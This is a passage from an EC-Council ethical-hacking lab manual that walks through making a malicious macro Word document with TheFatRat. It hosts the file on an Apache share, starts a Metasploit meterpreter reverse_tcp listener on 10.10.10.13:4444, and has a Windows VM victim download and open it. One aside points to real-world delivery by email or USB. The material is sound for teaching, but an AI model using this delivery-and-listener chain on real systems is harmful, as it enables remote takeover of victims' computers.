


Figure 1.6.26: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.27: Backdoor saved prompt

37. Navigate to **/root/Fatrat_Generated** to find the generated document file (**BadDoc.docm**), as shown in the screenshot.




Figure 1.6.28: Word file successfully generated

TASK 6.5

Share the Malicious Document File

38. Now, open a new **Terminal** window and type **cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

39. Start the apache service. To do this, type **service apache2 start** and press **Enter.**




Figure 1.6.29: Word file copied to the shared folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.6

Set Payload

40. In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter.**
41. In msfconsole, type **use exploit/multi/handler** and press **Enter.**




Figure 1.6.30: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
43. After entering the above details, type **exploit** and press **Enter** to start the listener.




Figure 1.6.31: Start the listener

44. Switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
45. Click **BadDoc.docm** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.6.32: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.
47. The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.




Figure 1.6.33: Malicious file successfully downloaded

TASK 6.7

Open the Malicious Document

48. A **Microsoft Word** document appears with the file in **PROTECTED VIEW**. Click **Enable Editing**, as shown in the screenshot.

